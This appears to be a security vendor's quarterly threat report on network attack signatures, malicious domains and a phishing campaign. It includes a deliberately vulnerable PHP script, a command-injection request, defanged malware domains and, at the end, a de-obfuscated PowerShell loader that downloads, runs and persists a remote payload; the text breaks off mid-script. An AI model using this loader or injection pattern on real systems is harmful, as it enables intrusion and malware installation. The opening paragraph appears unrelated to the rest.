Malware authors find sneaky ways to gain footholds onto their victims' networks. The Miori botnet exploits a vulnerability and targets IoT devices. GoldenSpy hides in legitimate software to bypass security scans. Finally, Pyxie RAT uses a bit of social engineering and obfuscation to infect the victims' computers. We must have defenses for each of these infection methods, but no one size will fit all. Regular updates will prevent infection from vulnerabilities but won't prevent the Goldenspy attack. Host-based EDR can protect against botnets and RATs but won't protect network devices like the TP-Link Archer. Perimeter-based protection using advanced sandboxing does well at protecting against all of these but doesn't do well for social engineering attacks. We should educate users to identify social engineering attacks. Only with all layers of defenses can we hope to protect our users.

NETWORK ATTACK TRENDS

There are tens of billions of network-connected endpoints currently active around the world. Some of these endpoints are directly connected to the Internet and some of them are at least allowed to connect outbound to public resources. The growth of network connectivity, especially in Internet of Things (IoT) technology, has led to new efficiencies thanks to faster data transmission both within organizations and to Cloud software-as-a-service (SaaS) applications. These benefits don't come free though. Adversaries constantly scan the Internet for vulnerable exposed systems and automatically exploit any weakness they find. Users are also under constant threat from malicious web destinations that can find and exploit vulnerabilities in client applications like web browsers just by tricking them into clicking on a phishing link.

Network-based security controls like WatchGuard's Intrusion Prevention Service (IPS) can spot and block attempts to exploit known vulnerabilities in both exposed web services and client software. In this section of the report, we review the top threats that targeted network services and applications in Q1 2024.

General Takeaways

There was a slight increase in the number of network threats targeting WatchGuard customers in Q1 2024, when the average number of detections per Firebox device increased to 98, up 13% from the previous quarter but still down considerably year-over-year. Meanwhile, the number of unique IPS signatures that attackers triggered dropped 16% quarter-over-quarter to 379. The total volume of network attack detections remained top-heavy this quarter, with the top 10 network attacks by volume accounting for 57% of all detections.




Figure 8: Average IPS Detections per Firebox




Figure 9. Unique IPS Signatures per Quarter




Figure 10. Total share of top signatures by volume combined

Top 10 Network Attacks Review

There were two new additions to the top network attacks by volume in Q1 2024. The first new detection, signature 1231780, detects exploit attempts of CVE-2023-25725, a critical severity vulnerability in the popular Linux-based web load balancer application HAProxy. The second new detection, signature 1133253, is a generic signature designed to catch remote command execution attempts in web applications that are vulnerable to command injection.

Signature	Type	Name	Affected OS	Percentage
1056773	Buffer overflow	WEB Web Server Connection Header Buffer Overflow	Windows	12.57%
1138800	Web threats	WEB Microsoft Exchange Server Remote Code Execution Vulnerability -6 (CVE-2021-26855)	Windows	6.89%
1054837	Web threats	WEB Remote File Inclusion /etc/passwd	Windows, Linux, Freebsd, Solaris, Other Unix	6.80%
1058470	Web threats	WEB SQL injection attempt -17.h	Windows, Linux, Freebsd, Solaris, Other Unix, Mac OS	5.45%
1231780	Web threats	WEB HAProxy h1_headers_to_hdr_list Empty Header Name Access Control Bypass (CVE-2023-25725)	Network Device	4.96%
1132793	Web threats	WEB SQL injection select from attempt -5.h	Windows, Linux, Freebsd, Solaris, Other Unix, Mac OS	4.64%
1133253	Exploits	WEB Remote Command Execution via Shell Script -1.h	Linux, Freebsd, Solaris, Other Unix	4.11%
1059958	Web threats	WEB Directory Traversal -27.u	Windows, Linux, Others	3.82%
1131523	Buffer overflow	WEB-CLIENT Microsoft Internet Explorer Memory Corruption Vulnerability -2 (CVE-2015-2425)	Windows	3.78%
1059877	Exploits	WEB Directory Traversal -8	Windows, Linux, Freebsd, Solaris, Other Unix	3.67%

Figure 11. Top 10 Network Attacks by Volume

The other eight detections in the top detections by volume list are all returnees from Q4 2023. Microsoft Exchange servers remain a popular target with CVE-2021-26855 (aka ProxyLogon) remaining at #2 for the second quarter in a row. Signature 1056773, which detects common buffer overflow exploit attempts in the HTTP "Connection:" header, became the #1 detected threat by volume in the quarter, up from #4 in Q4 2023.




Figure 12. History of prominent signatures in the Top 10 since Q1 2021.

Signature 1231780
Coming in as the #5 most-detected threat by volume this quarter was signature 123178. This signature catches attempts to exploit a critical-severity request smuggling vulnerability in HAProxy, CVE-2023-25725. We originally discussed this detection back in the Q2 2023 report when it made its debut in the top 50 detections for the quarter, shortly after its disclosure in February 2023.

HAProxy is a popular Linux-based web traffic load balancer and proxy application. It typically sits between the Internet and internal web services and handles routing requests to the right destination. This vulnerability originates from an oversight in the HAProxy application that causes it to not handle empty HTTP headers correctly. In some circumstances, specifically with HTTP/1 requests, HAProxy will parse and extract headers that are ultimately not forwarded on to the web application behind HAProxy. This can lead to interesting scenarios like HAProxy forwarding on more data than is advertised to the recipient web application or bypassing some access controls or routing rules due to the different set of headers.

Signature 1133253
Command execution vulnerabilities typically manifest when an application accepts untrusted user input and uses it to form a system command that the application executes on the underlying operating system. If the application doesn't properly sanitize the user-supplied input, it can allow an attacker to inject their own commands into the process.

For example, this simple PHP script is designed to read a specified log file off of the server back to the visitor. Ignoring the other obvious vulnerability from letting the visitor read arbitrary files off a server, this script also contains a command execution vulnerability caused by taking the user-supplied filename and using it directly in a system() call that executes commands on the underlying operating system.

```
<?php
print("Please specify the file to log file to read");
print("<p>");
$file=$_GET['filename'];
system("cat /var/log/$file");
?>
```

Figure 13. Example vulnerable PHP script

An attacker can easily add additional commands for the web server to execute by using a semicolon (the default command separator in the Linux command shell) followed by the command they want to execute.

`http://127.0.0.1/getlog.php?filename=access.log;id`

The above request executes the Linux "id" command, which returns the IDs associated with the user account executing the command.

```
Please specify the file to log file to read

uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu)
```

This generic command execution signature (1133253) came in #7 on the top 10 threats by volume, accounting for 4.11% of all network attack detections for the quarter. The majority (82%!) of the detections affected networks in the EMEA region.

New Signatures in the Top 50

Signature	Type	Name	Affected OS	Rank
1130022	Exploits	WEB GNU Bash Remote Code Execution -2 (CVE-2014-6271, Shellshock)	Linux, Freebsd, Solaris, Other Unix, acOS	35
1054234	Exploits	WEB Apache Struts2 ParametersInterceptor remote command execution (CVE-2010-1870)	Windows, Linux, Freebsd, Solaris, Other Unix, Others	41
1130616	Web threats	WEB-CLIENT Generic JavaScript Obfuscation -3	Windows	45
1133958	Web threats	WEB Apache Struts Dynamic Method Invocation Remote Code Execution -4.b	Windows, Linux, Freebsd, Other Unix, macOS	48

Figure 14. New Signatures in the Top 50 (Excluding Top 10) This Quarter

Signature 1130022

This signature is designed to catch attempted ShellShock (CVE-2014-6271) exploits against vulnerable web services. If you don't remember ShellShock's original impact when researchers discovered it 10 years ago, security expert Michal Zalewski wrote a blog post back in September 2014 that gives a great overview of the issue. Long story short, attackers can exploit the vulnerability in web-exposed systems to execute arbitrary commands on a vulnerable system by sending specially crafted malicious values for common web request fields.

Despite being a decade-old vulnerability, adversaries are still attempting to find and exploit vulnerable systems on the Internet. The WatchGuard Threat Lab honeynet caught one campaign targeting a shellshock variant on SonicWall SSL-VPN appliances starting in the end of Q4 2023 and continuing through early Q1 2024.




Figure 15. WatchGuard Threat Lab Honeynet findings

Signature 1054234

Back in 2010, Apache patched CVE-2010-1870, a command injection vulnerability in the Apache Struts2 XWork framework. Even though this vulnerability is coming up on its 15th birthday, we saw attackers increase their efforts to find and exploit vulnerable systems in Q1 2024. Attackers commonly look for framework vulnerabilities like this one where their work developing a single exploit can earn them huge returns on investment across exposed web applications that use the vulnerable component.

Signature 1130616

Signature 1130616 is a generic signature that is designed to catch JavaScript obfuscation attempts. Attackers use obfuscation techniques to make their code more difficult to analyze, both with automated tools and manually by a cyber defender. Some obfuscation techniques like splitting function names into multiple variables are rarely if ever used legitimately, making them good candidates for signature-based detections.

Signature 1133958

Signature 1133958 identifies exploit attempts against another Apache Struts vulnerability, this time CVE-2017-9791. This vulnerability earned a 9.8/10 CVSS score for allowing attackers to obtain remote code execution in a vulnerable web application. The Apache Struts ActionForm is the handler for a web form submission from a user. For example, filling out shipping information or logging in to an application built on Apache Struts would generally create an ActionForm. Most web applications use some form of validation for user-supplied input, for example, making sure they entered a properly-formatted phone number. These ActionForm validation actions result in an ActionMessage returned to the user. Attackers found if the ActionMessage used data that they supplied, which is generally the case in a web form, they could trigger a vulnerability that ultimately lets them execute arbitrary code in the web application. This vulnerability actually shares similarities with the Apache Log4Shell vulnerability from 2021 in how easy it is to exploit in a vulnerable application.

Most-Widespread Network Attacks

There was one new addition to the most-widespread network attacks list in Q1 2024. Coming in at #5, signature 1049802 identify directory traversal attempts against vulnerable web applications. Directory traversal vulnerabilities allow adversaries to read, write, or even delete files on a web server that the web application did not intend to expose. These vulnerabilities usually exist when the web application builds a file path variable with a user-supplied filename without sufficient validation.

The rest of the most-widespread network attacks are returning threats from Q4 2024 with signature 1131523 (which detects a memory corruption vulnerability in Internet Explorer) returning at #1 for the third quarter in a row.

Signature	Name	Top 3 Countries by %			AMER %	EMEA %	APAC %
1131523	**WEB-CLIENT Microsoft Internet Explorer Memory Corruption Vulnerability -2 (CVE-2015-2425)**	Belgium 79.17%	UK 72.05%	France 64.79%	58.37	57.50	49.45
1059877	**WEB Directory Traversal -8**	Switzerland 24.44%	Germany 21.81%	Belgium 18.06%	10.96	15.57	15.87
1138800	**WEB Microsoft Exchange Server Remote Code Execution Vulnerability -6 (CVE-2021-26855)**	Germany 23.21%	Switzerland 22.22%	Portugal 19.13%	9.97	14.78	8.86
1139539	**WEB Microsoft Exchange ProxyShell -3 (CVE-2021-34473)**	Switzerland 18.89%	Germany 18.64%	Belgium 13.89%	5.78	11.45	5.54
1049802	**WEB Directory Traversal -4**	Brazil 15.33%	Portugal 14.78%	Germany 12.95%	7.31	10.66	7.38

Figure 16. Top 5 Most-Widespread Network Attacks

Widespread Historical (2 Years)





Figure 17. History of prominent widespread signatures since Q4 2021

Network Attacks by Region

Network attacks were relatively evenly distributed around the world in Q1 2024 with the Americas seeing 39% of all detections followed by Europe, the Middle East and Africa with 38% and Asia and the Pacific with 23% of all detections. This roughly matches (within a few points) the distribution we saw in Q4 2023.



Region	Detections per Firebox	Average % IPS Detections per Firebox
AMER	103	39.47%
EMEA	98	37.51%
APAC	60	23.02%

Figure 18. Average Detections per Firebox by Region

Average Detections per Firebox by Region




Figure 19. Average Detections per Firebox by Region since Q1 2023

Detections Percentage by Region




Figure 20. Average Detection per Firebox Percentage since Q1 2023

Conclusion

The Intrusion Prevention Service on Firebox security appliances is a critical layer of defense for organizations, protecting both Internet-exposed web applications and Internet-connecting endpoint clients from known threats. This quarter, we saw an increase in threats that attempt to gain command execution on vulnerable web applications, both with novel techniques and by exploiting old vulnerabilities like ShellShock.

Along with the new threats, old threats continue to run rampant, usually built into automated exploit kits that scan the Internet looking for targets. While following good patch management practices for network-exposed services is a must, technical controls like IPS can help close the gaps, especially when it comes to catching common exploit techniques.

DNS ANALYSIS

In an ideal world, we as defenders would be able to block every phishing email from arriving in our users' inboxes and every malware payload from executing on our endpoints. Unfortunately, misconfigurations and gaps in efficacy can sometimes allow threats to evade our primary controls and reach their intended targets. In these cases, users may end up clicking a phishing link and executed malware may end up beaconing back to a command and control destination. These activities both rely on domain name resolution to resolve a DNS domain into an attacker-managed IP address. DNS firewalling services like DNSWatch monitor these domain name resolution requests and redirect victims to a safe location when they detect a threat. In this section of the report, we review the top malicious domains that WatchGuard's DNSWatch service protected users from visiting in Q1 2024.

Top Malware Domains

Malware
ocmtancmi2c4t[.]xyz
akamai[.]la *
ec2-14-122-45-127[.]compute-1[.]amazonaws[.]cdnprivate[.]tel *
hhplaytom[.]com *
pandora-main-1794008345[.]us-west-2[.]elb[.]amazonaws[.]com *
ffoeefsheuesihfo[.]ru *
pcdnbus[.]ou2sv[.]com *
toknowall[.]com
hrtests[.]ru
profetest[.]ru

WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least not without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. www[.]site[.]com), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

Figure 21. Top Malware Domains

Malware domains are domains that are involved in either malware delivery or command and control. This quarter, there were six new additions to the top malware domains list by volume. Two of the domains, pcdnbus[.]ou2sv[.]com and pandoramain-1794008345[.]us-west-2[.]elb[.]amazonaws[.]com, are associated with an IoT botnet campaign called PandoraSpear that has been targeting smart TVs since at least May 2021. Researchers in the Chinese cybersecurity community QAX **wrote a detailed report** on the PandoraSpear malware earlier this year.

Another new domain, ec2-14-122-45-127[.]compute-1[.]amazonaws[.]cdnprivate[.]tel is part of the DarkGate malware's command and control infrastructure that leverages AWS Cloud services to quickly spin up compute resources. DarkGate is a popular commoditized malware loader that lets "customers" download and execute additional malware payloads on infected machines. The domain akamai.la, at first glance, looks like a legitimate Akamai CDN domain but was, in fact, another command and control domain for DarkGate.

We originally added the domain ffoeefsheuesihfo[.]ru to our threat feed more than three years ago after finding attackers using it for the Phorpiex botnet. Similar to DarkGate, Phorpiex is a loader botnet that allows attackers to download and install additional malware payloads.

We added hhplaytomp[.]com domain to our threat feed at the start of the quarter after finding attackers using it to deliver the AllaKore remote access trojan (RAT) malware. AllaKore has been around since 2015 but saw a resurgence in 2023 when attackers leveraged a zero-day vulnerability in WinRAR (CVE-2023-38831) to deliver the trojan to victims.

Compromised
sp[.]adriver[.]ru
differentia[.]ru
disorderstatus[.]ru
pm2bitcoin[.]com
stopify[.]co
d[.]zaix[.]ru
u[.]teknik[.]io
granerx[.]com
a[.]pomf[.]cat
www[.]cashconverters[.]sg

Figure 22. Top Compromised Domains

Top Compromised Domains

Compromised domains are domains associated with websites that generally host legitimate content but have, at some point, been compromised by a cybercriminal to host malicious content. There were no new additions to the top compromised domains this quarter. While there were no new additions, we continued to see cybercriminals leveraging advertisement tools like adrivier[.]ru to deliver malvertizing campaigns to victims worldwide.

Top Phishing Domains

As you may suspect, phishing domains are malicious destinations involved in phishing campaigns. Links to these domains almost always arrive over email alongside a lure that tries to trick the victim into clicking. There was one new addition to the top phishing domains list this quarter.

Phishing
ulmoyc[.]com
unitednations-my[.]sharepoint[.]com
bestsports-stream[.]com
data[.]over-blog-kiwi[.]com
nucor-my[.]sharepoint[.]com
e[.]targito[.]com
www[.]898[.]tv
t[.]go[.]rac[.]co[.]uk
agzagope-my[.]sharepoint[.]com*

Figure 23. Top phishing domains

Domains in this list are directly associated with phishing campaigns. The bulk of these domains arrive to victims as links in phishing emails, but occasionally victims can stumble onto them from Google searches or other delivery methods. There were no new additions to the top 10 list for phishing domains this quarter so instead of re-hashing threats that we have covered in previous reports, we instead chose to dig deeper into the phishing domains from the quarter and review a domain we added in January after identifying a multi-stage malware threat.

This attack starts with a phishing email that claims the recipient is entitled to "10% of the latest value of their vehicle annually," which they can claim as a lump sum for the duration that they have owned the car. The message contains a link that directs the recipient to a website hosting "instructions" for how to claim their money. Instead of linking directly to the malicious website, the phishing message instead redirects the victim through either an Adjust or Google advertisement to evade email security solutions that review embedded links.

The advertisement redirects and eventually directs the victim to a page hosted on blawx[.]com that hosts a link containing the instructions for claiming their money. The instructions are a JavaScript file called BILL<random_number>.js that kicks off a multi-stage malware infection chain when the victim downloads and runs it. While the page is now offline, we can still view an archived version of the page using the WayBackMachine on archive.org.




Figure 24. blawx[.]com page

BILL<random_number>.js contains 65KB worth of text, the bulk of which is commented out (meaning it isn't executable). If you don't look closely, about ¾ of the way through you would miss the JavaScript and Powershell code hidden inside it.

Figure 25. Powershell code

The code is slightly obfuscated by using variable function names to make analysis more difficult.





Figure 26. Obfuscated script

After de-obfuscating the script, it's a bit easier to see what it attempted to accomplish.



```
powershell_script="powershell.exe -Ex Bypass -NoP -C $site_url='https://boxtechcompany.com/1/GetData.php?14124';
$b64_site_content=(New-Object System.Net.WebClient).DownloadString($site_url);
$decoded_content=[System.Convert]::FromBase64String($b64_site_content);
$random_num = Get-Random -Minimum -1000 -Maximum 1000;
$save_dir=[System.Environment]::GetFolderPath('ApplicationData')+'\\DIVX'+$random_num;
if (!(Test-Path $save_dir -PathType Container)) { New-Item -Path $save_dir -ItemType Directory };
$zip_path=Join-Path $save_dir 'zxc.zip';
[System.IO.File]::WriteAllBytes($zip_path,$decoded_content);
try {    Add-Type -A System.IO.Compression.FileSystem;    [System.IO.Compression.ZipFile]::ExtractToDirectory($zip_path,$save_dir)}
catch {    Write-Host 'Failed: ' + $_;    exit};
$exe_path=Join-Path $save_dir 'client32.exe';
if (Test-Path $exe_path -PathType Leaf) {    Start-Process -FilePath $exe_path} else {    Write-Host 'No exe.'};
$save_dir_handle=Get-Item $save_dir -Force;
$save_dir_handle.attributes='Hidden';
$exe=$save_dir+'\\client32.exe';
$registry='HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run';
$registry_name='OFFICE';
$registry_type='String';
